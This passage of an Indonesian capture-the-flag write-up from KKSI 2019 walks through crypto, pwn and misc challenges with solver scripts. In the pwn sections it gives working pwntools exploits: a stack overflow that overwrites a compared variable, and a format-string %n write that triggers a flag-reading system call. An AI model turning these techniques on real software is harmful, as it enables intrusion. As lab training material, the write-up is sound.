    key2=b64.b64decode(key2)
    enc=b64.b64decode(cipher22)
    plain_xor=""
    for i in range(len(enc)):
        plain_xor+=chr(ord(enc[i])^ord(key2[i]))
    flag=""
    for x,i in enumerate(plain_xor):
        if(i in string.lowercase):
            for j in string.lowercase:
```

```
        if(caesarcipher(j,key1[x],'kecil')==plain_xor[x]):
            flag+=j
            break
    elif(i in string.uppercase):
        for j in string.uppercase:
            if(caesarcipher(j,key1[x],'besar')==plain_xor[x]):
                flag+=j
                break
    else:
        flag+=caesarcipher(i,i,'no')
print flag
s.close()
```

Kami mendapat beberapa flag yang mendekati, dan melakukan sedikit guess berdasar clue pada deskripsi chall yaitu video MV Twice Fancy.



```

KJSI!%-${I_Crease_Shir_Vish_Svce_Rnmf_Famcx6}
JKRI7*8+{H_Crease_ghs_hsh_Swice_Rnng_Eancx1}
JRI&#*9{H_Crease_Thir_Vish_vic_Rnnf_Eamcx#}
JJRI*,4&{I_Cqease_This_Vish_Tvice_Rnng_Fambx5}
JKR)71%{H_Cqease_Sgir_Vish_Swice_Rnng_Eanx"}
KKRI5(9#{I_Cqeads_Thir_Vhsh_Tvice_Rong_Fancx0}
JSH422,{H_Cqatd_Sgi_Vhsh_Svhce_Romg_Fanc#}
JH'14.{H_Cqdate_Thir_Vish_Svice_Rnmg_Eacx-}
JJRH.:#4{I_Cqease_Shir_Vith_vicd_Rnmg_Fancx9}
KJRH'%&{I_Bqease_Thir_Vhsh_Tvice_Rnng_Famcx,}
JJRI!#,3{I_Cqease_Sis_Wih_Sice_Snmg_Fancx,}
KJRI*3--{H_Cqaeae_Thir_Vhsh_Tvice_ong_ancx1}
KKSH,##4{I_Cqease_hir_Vish_Svice_Somf_Fancx-}
KKSII38){I_Create_This_Wish_Svhce_Somg_Eamcx#}
JKRI8+/.{I_Cqease_Shir_Vish_Svice_Song_Famcx4}
KKSI.929{I_Cease_Shir_Visg_Svice_Romg_Eamcx*}
JKRI)67.{H_Cqate_Thhr_Vhsh_Tvice_Rnng_Fancx,}
JKSI9(30{H_Cqas_Shir_Vish_Svice_Snmg_Fancx)}
KJRH%66#{I_Cqease_Shir_Vitg_Svice_Romg_Famcx7}
JJSH+${(I_Cqease_Shir_Vhsh_Svice_Rong_Famcx)}
KKRI*%9'{I_Create_Tgir_Vith_Tvie_Somg_Fancx+}
KJRI$$,{I_Cqeads_Shish_With_Svce_Rong_Facx'}
JSI!:(&{I_Crease_Shr_Vish_Svice_Romg_Eamcx3}
KRI+1$0{I_Cqease_Shir_Vth_Svice_Snmg_Famcx2}
KSI:3({H_Cqeads_Shi_Vish_Svice_Rnmg_Eancx5}
KKSH"*:3{I_Cqeads_Sgir_Vitg_Svhbd_Rng_Eamcx7}
JKSI+2-5{H_Cqate_Shhs_Vith_Svice_Rnng_Famcx()}
KKRI$))6{I_Crease_Shi_Wis_Svhce_Rom_Famcx,}
JKRH$75${I_Cdase_Shir_Vish_Swicd_Song_Fanc.}
JKRI4362{H_Cqeatd_Shhr_Vish_Svice_Rong_Fan,}
JKRI"!#&{I_Cdase_Shi_Vish_Svic_Rnmg_Fancx.}
KKRI)'($ {H_Crease_Shir_Vhtg_Tvice_Rmf_Eancx7}
JKSI66$6{H_Crease_Shish_Vhsg_Se_Rnng_Fancx#}
KJH"54-{I_Cease_Shir_Vhsh_Svice_Rnmf_Famcx()}
JJRH***{ Create_Shhr_Visg_Svibe_Snng_Famcx0}
JKRI0+,{I_Crease_Sgir_Vhsh_Svhce_Romg_Famcx2}
KKSII6,*0{I_Cqease_Sghs_Vish_Svhce_Rnmg_Famcx7}
JJRI25,4{I_Creasd_Thir_Vith_Swice_Rnmf_Famcx1}
KKRI67!+{I_Cqease_Thhr_Vit_Swice_Romg_Eancx2}
JKRI/0%){I_Cqase_Shir_Visg_Svhce_Somg_Famc6}
KJRI(34,{I_Crease_Shir_Vhth_Tvice_Rnng_Fanbx-}
kerupuksambel@kerupuksambel:~$ 


```

Dari 100 string tersebut kami kemudian melakukan analisa sendiri untuk mendapatkan flag yang dapat dibaca(asli) dan didapatkanlah flagnya .

Flag : KKSII2019{I\_Create\_This\_With\_Twice\_Song\_Fancy!}

# PWN

## PWN3



Diberikan Program pasukan

```
pasukan: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),  
dynamically linked, interpreter /lib64/ld, for GNU/Linux 2.6.32,  
BuildID[sha1]=462d0fea5ccaf2aef7b3200296be58d91138ff03, not  
stripped
```

kita coba decompile dengan ida64

dan kita menemukan program untuk print flag

```
v9 = 2989;  
printf("Masukan Perintah Pasukan: ", 0LL);  
fgets(&s, 64, stdin);  
if ( v9 == 2989 )  
{  
    puts("Gagal nge Overflow Pasukan");  
}  
else  
{  
    /* Print Flag */
```

kita perlu mengganti nilai v9 ke angka lain, untuk mengetahuinya kita lakukan debug dengan gdb.

Kita coba masukan = "AAAA"

```
> 0x4008b3 <main+93>: cmp    eax,0xbad
0x4008b8 <main+98>: je     0x400951 <main+251>
0x4008be <main+104>: mov    esi,0x400a23
0x4008c3 <main+109>: mov    edi,0x400a25
0x4008c8 <main+114>: call   0x400730 <fopen@plt>
-----stack-----
000| 0x7fffffffddc20 --> 0x7fffffffddc88 --> 0x7fffffffdd58 -
008| 0x7fffffffddc28 --> 0xf0b5ff
016| 0x7fffffffddc30 --> 0xa41414141 ('AAAA\n')
024| 0x7fffffffddc38 --> 0x4009cd (<__libc_csu_init+77>:
032| 0x7fffffffddc40 --> 0x7ffff7de59a0 (<_dl_fini>: push
040| 0x7fffffffddc48 --> 0x0
048| 0x7fffffffddc50 --> 0xbad
```

Posisi AAAA berada pada 0x7fffffffddc30 dan value yang di compare ada pada 0x7fffffffddc50, kita hitung offset nya :

```
gdb-peda$ p 0x7fffffffddc50 - 0x7fffffffddc30
$2 = 0x20
```

Kita hanya perlu memasukan inputan apapun sebanyak 0x20 karena tidak ada value yang spesifik untuk memunculkan flag.

solver :

```
from pwn import *

s = remote("192.168.3.100",6464)
s.sendline("A"*0x20)
print s.recvline()
print s.recvline()
```

```
[+] Opening connection to 192.168.3.100 on port 6464: Done
Masukan Perintah Pasukan: Selamat Pasukan ini flagnya :

KKSII2019{Kodam_V_Brawijaya}

[*] Closed connection to 192.168.3.100 port 6464
```

Flag : KKSII2019{Kodam\_V\_Brawijaya}

## PWN 1



Diberikan Program bernama kksi, kita coba check file nya

```
kksi: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),  
dynamically linked, interpreter /lib/ld-, for GNU/Linux 3.2.0,  
BuildID[sha1]=c0a3f4e1e1bcd734b4c7175caf649c2f0b79d3f0, not  
stripped
```

kita coba decompile dengan ida

```
setvbuf(stdout, 0, 2, 0x14u);  
setvbuf(stdin, 0, 2, 0x14u);  
printf(">Masukan pesan atau cerita ya?< %p\n", &val);  
read(0, &buf, 0x18u);  
printf(&buf);  
if ( val == 24 )  
    system("cat flag.txt");  
return 0;
```

kita hanya perlu mengoverwrite nilai val dengan 24 menggunakan format string vuln.  
berikut solver yang kita :

```
from pwn import *  
  
s = remote("192.168.3.100",3001)  
# s = process("./kksi")  
# cmd = ""
```

```
# # b *0x08048570
# ""
# gdb.attach(s)
s.recvuntil("< ")
a = s.recvline()
val = int(a,16)
target = p32(val)

p = target
p += "%20d%1$n"

s.sendline(p)
print s.recvline()
# print s.recvline()
s.interactive()
```

```
[+] Opening connection to 192.168.3.100 on port 3001: Done
(\xa0\x04          134520872

[*] Switching to interactive mode
\x85\x04KKS!2019{Siap_PWN}
[*] Got EOF while reading in interactive
$ █
```

Flag : **KKS!2019{Siap\_PWN}**



# MISC

## Misc1

Challenge

15 Solves

×

misc1

50

nc 192.168.3.100 6699

Flag

Submit

Diberikan service, setelah dibuka

```
ditto ~/Downloads nc 192.168.3.100 6699
Selamat Datang di KCSI 2019 Regional Surabaya
Untuk 1 Soal memiliki 1 Poin.
Dapatkan 10 poin untuk membuka flag. Waktu 5 detik.
No: (1) 7749 * 4288 =>
```

kita perlu memasukan hasil dari outputan diatas sebanyak 10 soal, lalu kita buat solver nya :

```
from pwn import *

s=remote("192.168.3.100",6699)
print s.recvline()
print s.recvline()
print s.recvline()
print s.recvline()
for i in range(10):
    soal=s.recv().split(" ")
    s.sendline(str(eval(soal[2]+soal[3]+soal[4])))
    print s.recv()

s.interactive()
```

```
~~> 42111022.0 (correct)

~~> 41174560.0 (correct)

[*] Switching to interactive mode
Score: 10

flag: KKSII2019{Soal_Matematika_EZ_Sekali}
```

Flag : KKSII2019{Soal\_Matematika\_EZ\_Sekali}

## Misc2

Challenge

14 Solves

×

misc2

150

Flag

sha1(substr(strrev(real\_flag), 5, 10)) ==  
b6991c1a4945060a62f727e3086c4f5f608681b1


Flag

Submit

Diberikan file bernama flag\_surabaya.txt yang berisi sebuah text, kita harus mencari dalam text tersebut sesuai dengan ketentuan apabila `sha1(substr(strrev(real_flag), 5, 10)) == b6991c1a4945060a62f727e3086c4f5f608681b1` maka itu flag yang benar, maka dari itu kita membuat solver dengan php berikut :

```
<?php
$f=fopen("flag_surabaya.txt",'r');
if($f){
while(($line=fgets($f))!= false){
    $x=base64_decode(strrev($line));
    if(sha1(substr(strrev($x), 5, 10)) ==
'b6991c1a4945060a62f727e3086c4f5f608681b1'){
        echo $x;
    }
}
}
else{
    echo 'error';
}
?>
```

saat dijalankan :



Flag : **KKS12019{gmVW6EVRUd}**

## Misc3

Challenge

15 Solves

×

# misc3

## 200

Cari

`md5(md5(flag)) == 4127539692df051c972b16a459ec9591`

Flag

Submit

Diberikan file bernama find\_fix.text

```
?e8362ae0e9d47af157e5134dad7eb?  
?17197e97f82363a7599c070ad4e368?  
?6f5ee829fb65350051b4c6f2f130f0?  
?4576a4aa54a6334842c7b61f53e019?  
?c74cdadb148070ff8bc8ff268b15df?  
?893f6bald07d0f9f62604ba30d9f7e?  
?7323170b5676aca663f38e511176fb?  
?e9541fed3b4e1f3a63675b0b2339e8?  
?b592f93d32cf412ac552d8ae3b2df6?  
?1f022743b3e02b2725d10cf87ce81c?  
?771c83e43b7b93a17f8eee7f6ae049?  
?e0e46b34e0c0febd2e382d2a844d09?  
?584931d301406ed015b31fae8d0e30?  
?79826e6d019fdd30823a75ec55a120?  
?de0706abb6105c6be392b83aecac4e?  
?379ff740f8e9c72d82f1ba38c5ee43?  
?20cac13c8516a2c0189b622978d667?  
?fb5400ce0922e54d5baf1642ab35ac?
```

...

...

kita diharuskan untuk memperbaiki (mengisi tanda tanya) dengan sebuah bilangan hex [0-f] untuk memperbaiki nya kita menggunakan permutasi `x="0123456789abcdef"` 2, lalu mengecek apakah `md5(md5(flag)) == 4127539692df051c972b16a459ec9591`.

berikut solver yang kita buat :

```
import hashlib as hl
from itertools import permutations

def cek_md5(plain):
    x="0123456789abcdef"
    y=[i for i in x]
    perm = permutations(y,2)
    for j in perm:
        b=hl.md5(hl.md5(j[0]+plain+j[1]).hexdigest()).hexdigest()
        if(b=='4127539692df051c972b16a459ec9591'):
            print j[0]+plain+j[1]
            break
    return 1

a=open("find_fix.txt")
for i in range(100):
    cek_md5(a.readline()[1:-3])
```

A terminal window with a dark background. The prompt is 'dito' followed by a blue arrow pointing to '~/.Downloads'. The command 'python find\_fix.py' is entered and executed. The output is a long hexadecimal string: '26c134c8e04c1e54c1d0893b3d7de4b0'.

FLAG : KKS12019{26c134c8e04c1e54c1d0893b3d7de4b0}

# Terima Kasih